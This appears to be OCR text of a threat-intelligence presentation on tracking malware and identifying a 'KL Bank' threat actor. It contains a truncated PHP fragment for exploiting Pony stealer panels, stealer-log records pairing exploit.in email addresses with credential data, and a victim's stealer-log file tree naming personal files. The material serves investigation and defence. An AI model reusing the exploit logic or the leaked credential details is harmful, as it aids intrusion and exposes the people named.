


MALWARE TRACKER





```php
//Pony_Exploitation
$checkVulPos = strripos($url, "gate.php");
if (!($checkVulPos === false))
{
    //Pony Exploit start ***
    $url = str_replace('gate.php', 'admin.php', $url);
    if($curl = curl_init())
    {
        curl_setopt($curl, CURLOPT_URL, 'http://internal_server/Malware-Tracker/pony.php?url='.$url);
        curl_setopt($curl, CURLOPT_RETURNTRANSFER,true);
        $out = curl_exec($curl);
        $pos = strripos($out, "NO");
```


BLACKCODE DEMO



DISTRIBUTION OF ROLES IN CYBERCRIMINAL GROUP



IDENTIFY THREAT ACTOR OF KL BANK



keyboard_arrow_right

UID RECORD	CREDENTIALS	SOURCE
L9pOllQBBKfbmUz0e0zZ	support_desi@exploit.in	Stealer Logs

keyboard_arrow_right

UID RECORD	CREDENTIALS	SOURCE
S9pOllQBBKfbmUz0lfP-	sensys@exploit.in	Stealer Logs

keyboard_arrow_right

UID RECORD	CREDENTIALS	SOURCE
i9tOllQBBKfbmSd5cTa5	monybrazil@exploit.in	Stealer Logs

keyboard_arrow_right

UID RECORD	CREDENTIALS	SOURCE
CNtOllQBBKfbmUz0nR36	aspx@exploit.in	Stealer Logs

keyboard_arrow_right

UID RECORD	CREDENTIALS	SOURCE
QttOllQBBKfbmUz0pU9O	support_desi@exploit.in	Stealer Logs

IDENTIFY THREAT ACTOR OF KL BANK

keyboard_arrow_right

UID RECORD	CREDENTIALS
9OxRllQBBKfbmUz0VohJ	17219:Exploit.IN:admin@exploit.in:8c################################:h1wY3RR73cVQTg7RuKW6Pk0raK_cert7219.p12:W

keyboard_arrow_right

UID RECORD	CREDENTIALS	SOURCE
t9pOllQBBKfbmUz0dy0d	m1n3r@exploit.in	Stealer Logs

keyboard_arrow_right

UID RECORD	CREDENTIALS	SOURCE
MdpOllQBBKfbmUz0eDeJ	qiwidotsite@exploit.in	Stealer Logs

keyboard_arrow_right

UID RECORD	CREDENTIALS	SOURCE
L9pOllQBBKfbmUz0e0zZ	support_desi@exploit.in	Stealer Logs


keyboard_arrow_right

UID RECORD	CREDENTIALS	SOURCE
S9pOllQBBKfbmUz0IfP-	sensys@exploit.in	Stealer Logs

keyboard_arrow_right

TABLE OF CONTENT


```
BR-2022-02-06 22-59-333F6ACAEB-86C3DFC7-E7B1C2DB-F7A51992-0C5CAEE0-v33
├── Browsers
│   ├── AutoComplete
│   │   └── GoogleChrome_Default.txt
│   ├── Cookies
│   │   ├── GoogleChrome_Default.txt
│   │   ├── GoogleChrome_Profile 1.txt
│   │   ├── InternetExplorer.txt
│   │   └── InternetExplorerLow.txt
│   └── History
│       ├── GoogleChrome_Default.txt
│       └── GoogleChrome_Profile 1.txt
├── CookieList.txt
├── Files
│   ├── Fotos Lucelia
│   │   └── Lucca
│   │       ├── 33.txt
│   │       ├── 43.txt
│   │       ├── GTA MANDRAKE
│   │       │   └── modloader
│   │       │       └── Pizzaria LS
│   │       │           └── LEIA IMPORTANTE.txt
│   │       ├── GTA SAN MOTOVLOG (2019) alex30k
│   │       │   └── GTA SAN MOTOVLOG (2019)
│   │       │       ├── effect.txt
│   │       │       └── modloader
│   │       │           └── Textura de Favela Los Vagos
│   │       │               └── Leia-me.txt
│   │       └── Nova pasta
│   │           └── GTA S¦O PAULO CAPITAL (ALBGAMER)
│   │               └── GTA SP
│   │                   └── modloader
│   │                       ├── FAVELAS
│   │                       │   ├── Biqueira Em S¦o Paulo
│   │                       │   │   └── ''By #Garbel''.txt
│   │                       │   ├── Favela Do ChapBu
│   │                       │   │   └── ''CrBditos''.txt
│   │                       │   ├── Favela Do Piolho
│   │                       │   │   └── ''CrBditos''.txt
│   │                       │   ├── Favela Na Praia Grande
│   │                       │   │   └── ''CrBditos''.txt
│   │                       │   ├── Favela Real Park
│   │                       │   │   └── ''Braz Bike''.txt
│   │                       │   └── Favela Vinewood
│   │                       │       └── ''CRPDITOS''.txt
│   │                       ├── MEUS_MODS
│   │                       │   └── PLACAS E SINALIZAA¦O DE TRANSITO
│   │                       │       ├── .1 - Leia-Me.txt
│   │                       │       └── data
│   │                       │           └── gta.txt
│   │                       └── TERCEIROS
│   │                           ├── .Leia-ME_Script_Terceiros.txt
│   │                           └── ATENA¦O CASO A TELA PISQUE.txt
│   ├── LOGINS E SENHAS PROGRESSO CAIO.txt
│   └── serial.txt
├── PasswordsList.txt
├── System.txt
└── ip.txt
```




RESUT OF LOGS INVESTIGATION

- What we got:
  - Personal information
  - Proof of cyber criminal activities.
  - KL Banker The famous trojan hacking of bank in south america


CYBER CRIMINALS ACTIVITIES.





- ATM HACKING
- SCAMS
- PHISHING
- TROJAN

CYBER CRI



